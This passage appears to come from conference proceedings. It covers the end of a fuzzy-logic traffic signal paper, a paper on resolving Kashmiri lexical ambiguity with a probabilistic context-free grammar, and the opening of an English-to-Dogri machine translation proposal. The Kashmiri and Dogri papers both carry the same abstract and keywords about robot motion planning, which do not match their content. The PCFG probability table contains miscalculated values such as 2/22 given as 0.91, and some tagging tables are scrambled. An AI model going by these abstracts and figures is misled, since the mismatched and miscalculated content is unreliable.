23,28,33,38])
`que_traf['many'] = fuzz.trapmf(que_traf.universe, [35, 40, 45, 50])`




Fig 5 Queue Traffic Trapezoid Membership Function

4. Define delta value as consequent

`dt['vlow'] = fuzz.trimf(dt.universe, [-30, -24, -18])`
`dt['zero'] = fuzz.trimf(dt.universe, [-20, -13, -5])`
`dt['low'] = fuzz.trimf(dt.universe, [-8, 0, 8])`
`dt['medium'] = fuzz.trimf(dt.universe, [5, 13, 20])`
`dt['high'] = fuzz.trimf(dt.universe, [18, 24, 30])`

4.2 Define Rules for Fuzzy Control System Experimentally

Generating optimized rules or fuzzy inference sys for getting accurate delta values

Rule1: When Still Traffic is few and queue traffic few then delta value is very low.

Rule 2: When Still Traffic is few and queue traffic small then delta value is very low.

Rule 3: When Still Traffic is small and queue traffic few then delta value is very low.

Rule 4: When Still Traffic is few and queue traffic medium then delta value is zero.

Rule 5: When Still Traffic is small and queue traffic small then delta value is zero

Rule 6: When Still Traffic is medium and queue traffic few then delta value is zero

Rule 7: When Still Traffic is medium and queue traffic small then delta value is low

Rule 8: When Still Traffic is small and queue traffic medium then delta value is low

Rule 9: When Still Traffic is few and queue traffic many then delta value is low

Rule 10: When Still Traffic is many and queue traffic few then delta value is low

Rule 11: When Still Traffic is small and queue traffic many then delta value is medium

Rule 12: When Still Traffic is medium and queue traffic medium then delta value is medium

Rule 13: When Still Traffic is many and queue traffic small then delta value is medium

Rule 14: When Still Traffic is many and queue traffic medium then delta value is high

Rule 15: When Still Traffic is medium and queue traffic many then delta value is high

Rule 16: When Still Traffic is many and queue traffic many then delta value is high

4.3 Results in Accuracy




Fig 6 Accuracy in Saturation of Traffic

As we can observe from the figure no 6 that all direction

traffic estimation shown in the form of accuracy and the blue line in the graph shows how signal value fluctuate and ranges from the accuracy level of 93% to 99%. It is also to observe that many time limit would be higher and lower as per the graph shown in blue. In contrast, the orange line in graph shows constant maintained accuracy of around 100% and which has minimal fluctuation which shows that the result achieved are having good accuracy level.

V. Discussion and Conclusion

5.1 Discussion:

As we can observe from the above screenshot, the fix timing taken for default value is 50 seconds which is applied to all direction signals. There are four directions identified e.g. North, South, East and West. All direction traffic is collected in the form still traffic image and queue traffic image. These images analysed for traffic density and used as input value for Fuzzy inference system. The intelligent fuzzy inference uses rules to generate delta value that will increase or decrease the fix value based on traffic density present at the signal in each direction. Accuracy level of each direction is denoted in above image where in you will find line that will depict the accuracy value of density and time required to clear that traffic in each direction which is also known as saturation of time.

The saturation of time for fix timing is depicted with blue color and the same for the developed intelligent system is shown with orange color. As you can see in the figure the value of fix timing is deviated near 99 % which can be increased exponentially with more number of iterations while it ranges almost 100% for the developed intelligent system which shows the greater efficiency of developed system.

5.2. Conclusion

It can be concluded in a way that the developed system generate very precise timing plan based on the density present on each of the direction. It is indeed very good result which can be demonstrated though the said graph. The developed inference system can be modified or amended based on updating rules and also flexible in accommodating specific traffic conditions like there more two wheelers and slow moving vehicle like cycle, cart etc. in Indian traffic compared to western countries.

ACKNOWLEDGMENT

We would like to express our gratitude towards Faculty of IT and Computer Science, Parul University and Gandhinagar Institute of Technology for support.

References

- [1] Lin T., Maire, M., Belongie, S., Hays, J., Perona, P., Ramanan, D., Zitnick, C. L. (2014). Microsoft COCO: Common Objects in Context. *Lecture Notes in Computer Science*, 740–755. doi:10.1007/978-3-319-10602-1_48
- [2] Balaji, P. G., & Srinivasan, D. (2009). Distributed multi-agent type-2 fuzzy architecture for urban traffic signal control. *2009 IEEE International Conference on Fuzzy Systems*. doi:10.1109/fuzzy.2009.5277360
- [3] Guo, R., Li, S., & Wang, K. (2020). Research on YOLOv3 algorithm based on darknet framework. *Journal of Physics: Conference Series*, 1629, 012062. doi:10.1088/1742-6596/1629/1/012062
- [4] Tang, C., Wei, X., & Liu, J. (2018). Application of Sensor-Cloud Systems: Smart Traffic Control. *Lecture Notes in Computer Science*, 192–202. doi:10.1007/978-3-030-05345-1_16
- [5] Huang, C., Lu, R., & Choo, K.-K. R. (2017). Vehicular Fog Computing: Architecture, Use Case, and Security and Forensic Challenges. *IEEE Communications Magazine*, 55(11), 105–111. doi:10.1109/mcom.2017.1700322
- [6] Redmon, J., Divvala, S., Girshick, R., & Farhadi, A. (2016). You Only Look Once: Unified, Real-Time Object Detection. *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*. doi:10.1109/cvpr.2016.91
- [7] Nakatsuyama, M., Nagahashi, H., & Nishizuka, N. (1984). Fuzzy Logic Phase Controller for Traffic Junctions in the One-way Arterial Road. *IFAC Proceedings Volumes*, 17(2), 2865–2870. doi:10.1016/s1474-6670(17)61417-4
- [8] Tsuboi, T., & Yoshikawa, N. (2020). Traffic flow analysis in Ahmedabad (India). *Case Studies on Transport Policy*, 8(1), 215–228. doi:10.1016/j.cstp.2019.06.001
- [9] McCluskey, T. L., Vallati, M., & Franco, S. (2017). Automated Planning for Urban Traffic Management. *Proceedings of the Twenty-Sixth International Joint Conference on Artificial Intelligence*. doi:10.24963/ijcai.2017/776
- [10] Vallati, M., & McCluskey, T. (2021). A Quality

Framework for Automated Planning Knowledge Models. Proceedings of the 13th International Conference on Agents and Artificial Intelligence. doi:10.5220/0010216806350644

[11] Zhao, B., Zhang, C., & Zhang, L. (2015). Real-Time Traffic Light Scheduling Algorithm Based on Genetic Algorithm and Machine Learning. Lecture Notes in Computer Science, 385–398. doi:10.1007/978-3-319-27293-1_34

[12] Pappis, C. P., & Mamdani, E. H. (1977). A Fuzzy Logic Controller for a Traffic Junction. IEEE Transactions on Systems, Man, and Cybernetics, 7(10), 707–717. doi:10.1109/tsmc.1977.4309605

[13] Zhang, L., Li, H., & Prevedouros, P. D. (2008). Signal Control for Oversaturated Intersections Using Fuzzy Logic. Transportation and Development Innovative Best Practices 2008. doi:10.1061/40961(319)30

[14] Vaghela, R., & Solanki, K. (2020). Fuzzy Logic based Light Control Systems for Heterogeneous Traffic and Prospectus in Ahmedabad (India). Data Science and Intelligent Applications, 239–246. doi:10.1007/978-981-15-4474-3_28

[15] Rahman, S. M., & Ratrouf, N. T. (2009). Review of the Fuzzy Logic Based Approach in Traffic Signal Control: Prospects in Saudi Arabia. Journal of Transportation Systems Engineering and Information Technology, 9(5), 58–70. doi:10.1016/s1570-6672(08)60080-x

[16] Kalhotra S.,Mudholkar P.,Mudholkar M.,Sabherwal S.,Mamtora R.,VashishtP.,Kumar A.,Katti A.(2021). Advanced intelligent transportation system for driver assistance based on the internet of things (Patent No: 202131019794)

[17] Yadav S.,Siva S.,Dureja A.,Rao R.,Dureja A.,Patil H.,Shankar P.,Lomte M., Singh P.,Singh P.,Sarkar B.,(2018), ITDL-system : intelligent transportation using deep learning system (Patent No: 201821042811)

[18] Dasgupta D., (2007), A generic adaptable and intelligent microcontroller (Patent No: 422/CHE/2003)

[19] Tripathi S.,Husain A.,Sharan H.,Adla D.,ChordiyaS.,Sarkar B.,(2021). MTV-framework traffic classification: machine /deep learning framework for traffic classification and taking appropriate actions on vehicles using iot-based technology (Patent No : 202111008829)

[20] Selvan P.,Sivarethinamohan R.,Khan N., Bhaskaran R.,Kotha m., Shruthi M.,Anand v.,Gnanasekaran S.,Manjunath T., Sah R.,Islam

S.,Dutta R.,Chandra A.,Meera M.,Chandnani N.,Vignesh T.,(2021) Development of real time traffic control system using digital image processing (Patent No: 202041038823)

[21] Ilavendhan A.,Chandra M.,Saminathan R.,Baalamurugan K., Ramalingam M.,Babu D.,(2020) CVR- intelligent device: intelligent device to count the number of vehicle running on road (Patent No: 202011017902)

[22] Bankar H.,More N.,Kalekar D.,Kumari K.,Choudhary N.,Sarkar B.,(2019) STDL-system: smart transportation using deep learning system (Patent No: 201921000644)

[23] Parakh M.,Kumbhar O.,Sunitha G.,Sharma A.,Patil G.,Patil A.,Dalke P.,Nagvekar M.,Kolapkar S.,Kolapkar S.,Bhalerao N.,Jasutkar D.,Minde P.,Sarkar B.,(2020) ATC-system: advanced traffic control system by using intelligent technology (Patent No: 201821029070)

[24] Lihua Z., (2020) Multi-camera vehicle tracking system based on deep learning (Patent No: CN110766720)

[25] Chong W.,Shurong L., Xuedong Y.,Lu M.,Chunfu S.,(2019) Self-adaption traffic signal control system and method based on deep reinforcement learning (Patent No: CN110047278)

Handling Lexical Ambiguity in Kashmiri Language using Probabilistic Context Free Grammar

Aadil Ahmad Lawaye^{#1}

BGSB University, Rajouri, J&K, INDIA

aadillawaye@gmail.com

Abstract— Motion Planning is computational problem of geometry to find continuous and optimal path from source to destination in multidimensional environment. Today's automation world for industry 4.0 works on multiple technologies where robotics is core part of industry 4.0. To achieve optimal solution with robotics and automation motion planning is crucial area of research. This paper proposes study about motion planning sampling-based algorithm and latest research and development of new variant of probabilistic roadmap algorithm in which researcher achieve optimal solution and reduce time complexity. Main logic behind PRM algorithm is learning phase and query phase. In learning phase, construction of basic road map take place and in query phase, different techniques are used to reach destination by optimal path for different environment.

Keywords— A*, Autonomous robot, D*, Motion Planning, Path Planning, Probabilistic Roadmap, PRM, Robotics

I. INTRODUCTION

Ambiguity is the property of words, notations, terms, and concepts (within a particular context) as being ambiguous, undefined, or without a clear meaning or understanding. A word, phrase, sentence or other communication is "ambiguous" if it can be interpreted in more than one way. There are various types of ambiguities but for this paper we have taken only two types of ambiguities into consideration viz: Lexical and Syntactic. In Lexical ambiguity a single word may be interpreted to have more than one interpretation meaning. Normally Lexical ambiguity can be resolved when the context/sentence provides extra information leading to the resolution of the ambiguity. E.g. the word 'bank' has two interpretations:

1. Bank : a financial organisation.
2. Bank : a raised bound adjoining a water body such as river or a lake.

This word can be disambiguated only when appropriate

context helps in understanding its meaning otherwise the ambiguity cannot be resolved. For example, consider the following sentences:

Sentence 1 : I went to the bank to withdraw some money.

Sentence 2 : I went to the bank to untie my boat.

Sentence 3: I went to the bank.

In Sentence 1 and Sentence 2, the word 'bank' can be disambiguated but in Sentence 3, the word bank remains ambiguous.

Another variant of lexical ambiguity is when the two meanings of the same word belong to different grammatical categories. Consider the following example.

I saw her duck .

Here, the word 'duck' may be a Verb referring to the act of bending over quickly (e.g. while walking through a low doorway) or it may be a Noun referring to a domesticated bird.

Consider, the Kashmiri sentence, tul khe

Here the word 'tul' can be a noun referring to 'mulberry' or may be a verb 'pick' or an adverb. Thus the sentence can have three senses.

The present paper focuses on Probabilistic Context Free Grammar to resolve the ambiguity for Kashmiri annotated data. And also an algorithm is proposed for filtering out the least improbable candidate and thus reducing the level of ambiguity.

Probabilistic Context-Free Grammars

The simplest augmentation of the context-free grammar is the Probabilistic Context Free Grammar (PCFG), also known as the Stochastic Context-Free Grammar (SCFG), first proposed by Booth (1969). A PCFG can be used to estimate a number of useful probabilities concerning a sentence and its parse tree(s), including the probability of a particular parse tree (useful in disambiguation) and the probability of a sentence or a piece of a sentence (useful in language modelling).

Various researchers like Foss(1970), Cairns and Kamer Man (1975) and Hoga Boam and Perfetti (1975) have worked on lexical ambiguity resolution and from their thorough study and research it has been concluded that lexical ambiguity resolution is influenced by a variety of factors including the frequency of a word, its morphological structure, the presence of semantically related words and the existence of alternative meanings of the word. Common words and meanings appear to be in a state of greater readiness than less often words and meanings. Two main approaches to lexical access have been developed: an active search model, which states that we search through lists of words (or meanings) and a lexicon model, which claims that a word's spot in the lexicon is activated when sensory and contextual information reach a threshold for that word.

Research indicates that whenever an ambiguous word or sense is encountered people momentarily access it and activate both the interpretations and then rule out their irrelevant sense and decide upon the relevant one, even if they are not aware of this process going on.

III. ANALYSIS

The above discussion was all about how humans process ambiguous word or a structure. Now the issue is how a machine can resolve ambiguity both lexical and structural and then how a disambiguated text can be translated from one language to another. At a lower level it is believed that all that is required for machine translation is a bilingual dictionary and rules for reordering words in a sentence. E.g. to translate the following sentence from Kashmiri to English

1.	ra:m-	an	kh'ov	batI
	noun	erg	verb	noun
	raam ate rice			

2.	əs	chi	tsu:nT h	kheva:n
	noun	verb be	noun	verb prog
	we are eating an apple			

Here the Kashmiri words are replaced by English equivalent words and word order is also reordered (sov to svo e.g. 2). But the number of problems comes in the way of machine translation like, choice of sentence structure, pronoun reference, and noun- noun modification, identification of tense and modality, ambiguous words / sentences. Here we will talk in terms of ambiguity only as the present paper focuses on

ambiguity resolution.

For the present paper we have used a probabilistic / stochastic context free grammar which was first proposed by Booth (1969). This paper describes how the probabilistic approach is used to resolve ambiguity. A probabilistic context free grammar (PCFG) is a context free grammar in which every rule is annotated with the probability of choosing the rule . Each PCFG rule is treated as if it were conditionally independent, thus the probability of a sentence is computed by multiplying the probabilities of each rule in the parse of a sentence.

For this paper three contexts were analysed but here only one is taken into consideration.

Context 1

əs□	chi	dargah	basa:n -	2. tati
chu	akh	boD	ba:g -	3. ath
manz	chi	va:riyah	lakIT	ləDkI
ko:ri	ginda:n -	4. me	chi yim	sə:ri:
lakIT	baCi	khara:n -	5. yim	sə:ri: lakIT
ləDkI	tI	ko:ri	chi	ath
manz	sakh	fo:r	kara:n-	ba:gas

TAG:

1. əs□	chi	dargah	basa:n -	2. tati
chu	akh			
Pro	verb be	noun	verb prog	pro
verb be	det	boD	ba:g -	3. ath
manz	chi	va:riyah		
adj	noun	det	nuon	pp
be	deg	lakIT	ləDkI	tI
-	4. me	chi	ko:ri	ginda:n
adj	noun	conj	noun	verb
verb be	yim	sə:ri:	lakIT	baCi
yim	sə:ri:	lakIT	khara:n -	5.
pro	det	adj	noun	verb
adj				pro
				det

ləDkI	tI	ko:ri	chi	ath	ba:gas
manz	sakh				
noun	conj	noun	verb be	det	noun
pp	deg	fo:r	kara:n- adj		verb

The English equivalent of the context is as under
 We live in dargah. There is a big field. In this field small boys and girls play. I hate all these small kids. All these small girls and boys make lot of noise in this field.
 In the above context there are 5 sentences, out of these, sentence 3 is ambiguous I.e.it has got two interpretations but only one interpretation is appropriate as per the given context. For each and every sentence

PSG rules are given as follows:

Sentence 1
 S→NP AUX VP
 NP→ PRO,N
 AUX→TNS,ASP
 TNS→PRT
 ASP→PROG
 VP→NP,V
 NP→NOUN
 V→VERB

Sentence 2
 S→NP Aux VP
 NP→ Pro
 Aux→Tns
 Tns→ Prt
 VP→ V,NP
 NP→Det, Adj,N
 Adj→Adj
 V→be

Sentence 3
 S→PP Aux VP
 PP→NP,P
 NP→Det,N
 Aux→Tns,Asp
 Tns→Prt
 Asp→ Prog
 VP→ NP,V
 NP→Adj,NP
 Adj→Deg, Adj
 NP→NP,Conj.NP
 V→Verb
 NP→Noun

Sentence 4
 S→NP,AuxVP
 NP→Pro
 Aux→Tns,Asp
 Tns→ Prt
 Asp→ Prog
 VP→NP,V
 NP→Pro,NP
 NP→Det, Adj,N
 Adj→Adj
 V→Verb
 N→Noun

Sentence 5
 S→NP Aux VP
 NP→Pro,NP
 NP→Adj,NP
 Adj→Det,Adj

NP→NP,Conj,NP
 NP→Noun
 Aux→Tns,Asp
 Tns→Prt
 Asp→Prog
 VP→PP Adj,V
 PP→NP,P
 NP→Det,N
 Adj→Deg,Adj
 V→Verb

Taken context into consideration probability was given for each rule as under :

Then the above given probability was used for both the senses of the ambiguous sentence 3 in the context 1 for ambiguity resolution to check which sense is more appropriate for a given context

Rules	Count	Total for LHS	MLE /Probability
S→NP,Aux,VP	4	6	0.67
S→PP,Aux,VP	2	6	0.34
Aux→Tns,Asp	5	6	0.84
Aux→Tns	1	6	0.17
NP→Pro	3	22	0.14
NP→Det,N	3	22	0.14
NP→Det,Adj,N	2	22	0.91
NP→Adj,NP	2	22	0.91
NP→Pro,NP	1	22	0.046
NP→Noun	6	22	0.28
NP→NP,Conj,NP	3	22	0.14
NP→Adj,NP	3	3	1
VP→V,NP	1	6	0.17
V→Verb	5	6	0.84
VP→NP,	1	6	0.17
V→Aux verb be	1	6	0.17
Adj→Deg,Adj	3	6	0.5
Adj→Adj	2	6	0.34

PS rules for the sentence 3 are as follows:
 Sentence3

ath	ba:gas	manz	chi	va:riyah
lakIT	ləDkI			
det	noun	pp	aux verb	deg
adj	noun			
this	field	in	are	very
small	boys			
tI	ko:ri	ginda:n		
conj	noun	verb		
and	girls	play		

$$0.34*1*0.14*0.84*0.14*0.67*0.046*0.5*0.28*0.84=0.0000202$$

In this field various small boys and girls play

3a

Small boys and small girls

Rules	MLE
S→PP,Aux,VP	0.34
PP→NP,P	1
NP→Det,N	0.14
Aux→Tns,Asp	0.84
VP→NP,V	0.67
NP→Adjp,NP	0.091
Adjp→Deg,Adj	0.5
NP→NP,conj,NP	0.14
NP→Noun	0.28
V→Verb	0.84

3b

Only boys are small not girls .

Rules	MLE
S→PP,Aux,VP	0.34
PP→NP,P	1
NP→Det,N	0.14
Aux→Tns,Asp	0.84
VP→NP,V	0.67
NP→NP,Conj,NP	0.14
NP→Adjp,N	0.046
Adjp→Deg,Adj	0.5
NP→N	0.28
V→Verb	0.84

The probability of each of the structure can be computed by multiplying together each of the rules used in the derivation. I.e. the probability of 3a and 3b can be computed as follows:

3a

$$0.34*1*0.14*0.84*0.67*0.091*0.5*0.14*0.84*0.28=0.0000401$$

3b

We can see that 3a has a higher probability. Based on this it can be chosen as the more appropriate sense for the context 1. And the same sentence can be chosen by the disambiguation algorithm because it selects the parse with the highest PCFG probability. The algorithm based on the PCFG is as follows:

IV. Algorithm to disambiguate based on context using rule base of the language

Function disambiguate(Context)

Context is the collection of kashmiri words along with the tag for each word

The function returns the context which has the maximum probability.

The function uses the rule base where each rule is in the form S : NP AUX VP

```
{
token1 = parse(context)
```

```
// parse is function which break the token from the context based on white space delimiter
```

While token is in the Context

```
{
```

```
    collectedrules = Checkrule(Token1)
```

```
// Checkrule is the function to check the rule base for the token on the left hand side and return the set of all rules
```

```
    For each rule in collectedrules
```

```
    {
```

```
        CreateParsetree(rule) ;
```

```
// createparsetree(rule) will create the parse tree from leaves to root // and assign an index for identification.
```

```
If( rule is in table for the parse tree )
```

```
// table contains the rule and index of parsetree along with the // count of rule used for each parsetree
```

```
{
```

```
    Increment the count of the rule in the table
```

```
else
```

```
    Insert the rule and i count for the rule in the table along with parse tree index for identification
```

```
    }
```

```
}
```

```
}
```

```
for each parse tree and all rule used in the parse tree
```

```
{
```

```
Total probability [parse tree index] =Total Probability
```

```
[ parse tree index] * count for each rule in the table / total count for which left hand side of the rule in the
```

table is same for all the parse trees.

```

}
for ( i = 0 to max(parse trees))
{
    getMax(Total probability [parse tree index] )
// getMax determines the maximum probability of the all
the parse tree index created
}

return (parsetree index which has the maximum
probability)
}

```

V. Conclusion

The present paper focuses on Probabilistic Context Free Grammar to resolve the ambiguity for Kashmiri annotated data. And also an algorithm is proposed for filtering out the least improbable candidate and thus reducing the level of ambiguity. The solution assumes annotated data and applies PCFG formalism given by Booth (1969) to compute constituent probabilities of a parse tree to obtain the total probability of a sentence. The winning candidate will be with the highest probability. We have tested this on a significant data/ contexts and it worked fine with the simple sentences only. This study is in a preliminary stage and in future we will test this with other languages also.

VI. REFERENCES

- [1] Bharti, A., Chatanya, V. and Sangal, R. (1995). Natural Language Processing: A Paninian Perspective. Prentice Hall: New Delhi.
- [2] Booth,T.L.(1969). Probabilistic Representation for Formal Languages.In IEEE Conference Record Of the 1969 Tenth Annual Symposium on Switching and Automata Theory, pp.74-81.
- [3] Cairns,H.S.and Kamerman,J.(1975) Lexical Information Processing during Sentence Comprehension.Journal of Verbal Learning and Verbal behaviour,14,170-179.
- [4] Chomsky, N (1965).Aspects of the theory of syntax.MITPress: Cambridge, Mass.
- [5] Dorr,B.(1993). Machine Translation: A view from the lexicon. MIT Press: Cambridge, Mass.
- [6] Foss, D.(1970).Some effects of Ambiguity upon Sentence Comprehension. Journal of Verbal Learning and Verbal Behaviour, 9,699-706
- [7] Harnish,R.M.(2002).Minds.Brains,Computers:A Historical Introduction to the Foundation of Cognitive Science.Blackwell

publishers:Malden,Massachussets,U.S.A.

- [8] Hogaboam,T.W.and Perfetti,C.A.(1975).Lexical Ambiguity and Sentence Comprehension.Journal of Verbal Learning and Verbal Behaviour,14,265-274.
- [9] Jurafsky,Daniel.and Martin,H.James.(2000)Speech and Language Processing: An Introduction to natural Language Processing, Computational Linguistics, and Speech Recognition. Printice Hall International(UK) Limited, London.
- [10] Kak, A.A. and Talashi, R.(2002).Kashmiri Language: A Grammatical Description. Nihar Publications: Jammu.
- [11] Miller,A.Goerge and Jhonson-Laird,N.Philip.(1976).Language and Perception. Cambridge University Press,London.
- [12] Wali,K. and Koul, O.N(1997): A Cognitive-Descriptive Grammar. Routledge : London

Towards Developing English to Dogri Machine Translation System

Parveen Rana^{#1}, Aadil Ahmad Lawaye^{*2}

[#] Dept. of Computer Science

BGSB University, J&K

parveenrana@bgsbu.ac.in

Dept. of Computer Science

BGSB University, J&K

aadillawaye@gmail.com

Abstract— Motion Planning is computational problem of geometry to find continuous and optimal path from source to destination in multidimensional environment. Today's automation world for industry 4.0 works on multiple technologies where robotics is core part of industry 4.0. To achieve optimal solution with robotics and automation motion planning is crucial area of research. This paper proposes study about motion planning sampling-based algorithm and latest research and development of new variant of probabilistic roadmap algorithm in which researcher achieve optimal solution and reduce time complexity. Main logic behind PRM algorithm is learning phase and query phase. In learning phase, construction of basic road map take place and in query phase, different techniques are used to reach destination by optimal path for different environment.

Keywords— A*, Autonomous robot, D*, Motion Planning, Path Planning, Probabilistic Roadmap, PRM, Robotics

I. INTRODUCTION

Machine Translation (MT) is a sub-field of computational linguistics that investigates the use of computer software to translate text or speech from one natural language to another. At its basic level, MT performs simple substitution of words in one natural language for words in another. Machine Translation system are needed to translate literary works which from any language into native languages. It can be applied both to text and speech. The idea of automated translation was conceived in

1947. In July 1949, Weaver marked the beginning of machine translation by bringing the idea of MT to general notice and within a few years research began at the University of Washington (Seattle), at the University of California at Los Angeles and at the Massachusetts Institute of Technology (MIT).

The language Dogri is basically the language of Duggar region and is most commonly spoken by Dogras, the people of Jammu province of Jammu and Kashmir (J&K) UT. It is one of the members of Northern Western Pahari language group of Indo-

Aryan languages. Dogri has also find its place among the 22 official languages scheduled in Indian Constitution. In addition to Urdu and Kashmiri, Dogri also become the official language of Jammu & Kashmir (J&K) UT. At present it has five million native speakers from Jammu province of J&K, some regions of Himachal Pradesh, Punjab and even from Pakistan.

Currently, many machine translation systems are available for the translation of various Indian languages. Most of these systems are for EnglishHindior Indian language to other Indian languagebesides Hindi.On the contrary, very little or rather no workhas been done on languages like Dogri which are at the primary level in the NLP realm. One of the main reasons is the absence of corpus for such languages.

II. Approaches to Machine Translation

Machine Translation seemed to be a promising and easily solvable problem at first;however, a number of challenges related to targeted language pairs at

semantic, syntactic and pragmatic levels were identified with the passage of time (Aadil, M. et. al., 2014). Moreover, knowledge acquisition, computational complexity and data representation also proved to be big challenges. So MT still remains an open problem. All of these issues couldn't be resolved as it requires imitation of the human brain; however effects of the majority of these challenges are resolved upto diverse levels by different approaches to MT. The approaches are broadly classified into Rule-Based MT and Data-Driven MT (Simard, M., 2007; Okpor, M.D., 2014; Ashraf, N. et. al. 2015)




Fig 1.1 Approaches to Machine Translation

III. Literal Translation (Word to Word)

Literal Translation also known as Direct Translation is the simplest MT approach where word to word mapping from source language to target language is applied. It is considered as an oxymoron as it defies the basic nature of translation that aims at translating sense not substitution of words. Direct Translation or Word-to-Word Translation can only be used for syntactically and semantically similar languages so it has very limited scope. Moreover, the accuracy of such systems is very less due to lexical challenges like Word Sense Disambiguation and Multi-Word Expressions, etc. (Tripathi, S. et. al., 2010; Zakir, H. M. et. al., 2017).

IV. Rule-Based Approach

Rule-Based approach is the classical approach to MT that emphasizes making rules for translation based on linguistic analysis (morphological, syntactic and semantic) of targeted language pair. It is sub-classified into Interlingua-Based MT and Transfer-Based MT approaches.

2.2.1 Syntactic Transfer

Transfer-Based MT analyzes morphological and lexical structures of both the source and the target language to transfer source language words to target language after dictionary mapping. In order to do

so, rules to convert source text into some structure, rules to transfer the source structure into target structure, and rules to generate target text from it are needed. Lexical rules are needed to be introduced as well. Usually, the rules are formulated manually and involve a great deal of expert human labor and knowledge of the comparative grammar of the language pair. Transfer-Based approach requires deep linguistic knowledge of the target language pair, which is not always realistic. Apart from, when several competing rules can be applied, it is difficult for the system to select the appropriate rule in the absence of standard rule selection criteria. This approach is sternly domain restricted and is very expensive to build and modify (Noone, G., 2003; Tripathi, S. et. al., 2010).

2.2.2 Interlingua Approach

The approach considers the development of an intermediate language independent representation of any source language. This conceptual representation known as Interlingua is used to translate the sense of the source language to any language. It just requires the generation engine for each target language. Conceptually appealing but Interlingua-Based MT is an impractical approach. It proposes the development of a single abstract language independent representation which could represent the meaning of all types of sentences of the source language. Firstly, it is a cumbersome task that needs grammatical aspects and other possibilities to be taken into account. Secondly, the development of a generation engine for each language in the world separately for each Interlingua is almost impossible to generate. (Tripathi et al. 2010)

V. Data-Driven Approach

Language Translations need to formalization of number of decisions regarding grammar and morphology of languages. Data-Driven approaches use previous examples to minimize the burden. Data-Driven approach addresses the problem of knowledge acquisition by using bilingual corpus to obtain knowledge for new incoming translations. Data-Driven approach are sub-categorized into Example-Based MT and Statistical MT.

2.3.1 Example-Based Translation

Example-Based translation approach uses a translation memory that store and retrieve matching

translations examples for a new input source sentence. Example-Based MT uses translation by analogy from previously-stored parallel texts to translate a new source sentence to the target sentence. A database is used to store the structure of full sentences and phrases as parse trees, that is known as Translation Memory (TMEM). Preferably, an exact match of the structure of the input source is searched in TMEM and the example target words are replaced by source-target words. If an exact match of the full sentence is not found the input sentence is divided into phases and compared with the example database for phrasal structure matches.

The main disadvantage of Example-Based MT is that it requires analysis and generation of modules to produce dependency trees. These dependency trees are required for the Examples Database as well as to analyze the source sentence. Another shortcoming of this approach is its time complexity especially in the case of large databases (Vauquois, B., 1976; Tripathi et al. 2010; Okpor, M.D., 2014).

2.3.2 Statistical Translation

Statistical Approach to MT relies on the concept that each sentence in the target language is a translation of a particular source sentence with a probability. The approach uses Information Theory to calculate the probability of all target sentences for every input source sentence. The most probable sentence is considered as the best translation of that particular input sentence. Fertility, Distortion and Translational Probability is calculated for n-grams with different word alignments. Finally, the sentence having the highest probability has to be searched over a very large search space. This could have been a major drawback of the Statistical Approach as search space increases exponentially with an increase in corpus size; however, this approach reduces search space efficiently by using foreign string, heuristics and many other methods.

VI. Objectives

The overall objective is to develop English to Dogri Machine Translation System using Neural Networks and find means to improve translation accuracy. The sub-goals are:

1. To develop sentence aligned English-Dogri bilingual parallel corpus.
2. Selection and customization of tools that are available for Development of a Language Model.
3. Selection of tools for developing Translation Model

and Decoder in the system among the available ones. If required, necessary changes/customizations may be done to make the selected tools suitable for developing English to Dogri Machine Translation System.

4. Developing an algorithm for pre-processing as part of a decoder for the input received from the user.
5. Developing an algorithm for post-processing as part of a decoder for the output received from step 2 above for increasing its accuracy.
6. Evaluating the system using standard metrics like BLUE or METEOR.

VII. CONCLUSION

Our research work is in its infancy stage. Neural Machine Translation (NMT) is a new technique for machine translation that has led to remarkable improvements compared to rule-based and statistical machine translation (SMT) techniques, by overcoming many of the weaknesses in the conventional techniques. We will compare the performances of our NMT models with our system using automatic evaluation metrics such as UNK Count, METEOR, F-Measure, and BLEU.

VIII. REFERENCES

- [1] Aasim Ali, Arshad Hussain and Muhammad Kamran Malik, "Model for English-Urdu Statistical Machine Translation" *World Applied Sciences Journal* 24(10):1362-1367, 2013 ISSN 1818-4952
- [2] Antony, P., & Soman, K. (2011). *Machine transliteration for Indian languages: A literature survey*. *International Journal of Scientific & Engineering* ..., 2(12), 1-8.
- [3] Bojar, O., Chatterjee, R., Federmann, C., Graham, Y., Haddow, B., Huck, M., ... Zampieri, M. (2016). *Findings of the 2016 Conference on Machine Translation (WMT16)*. In *Proceedings of the First Conference on Machine Translation, Volume 2: Shared Task Papers* (pp. 131-198). Berlin, Germany: Association for Computational Linguistics.
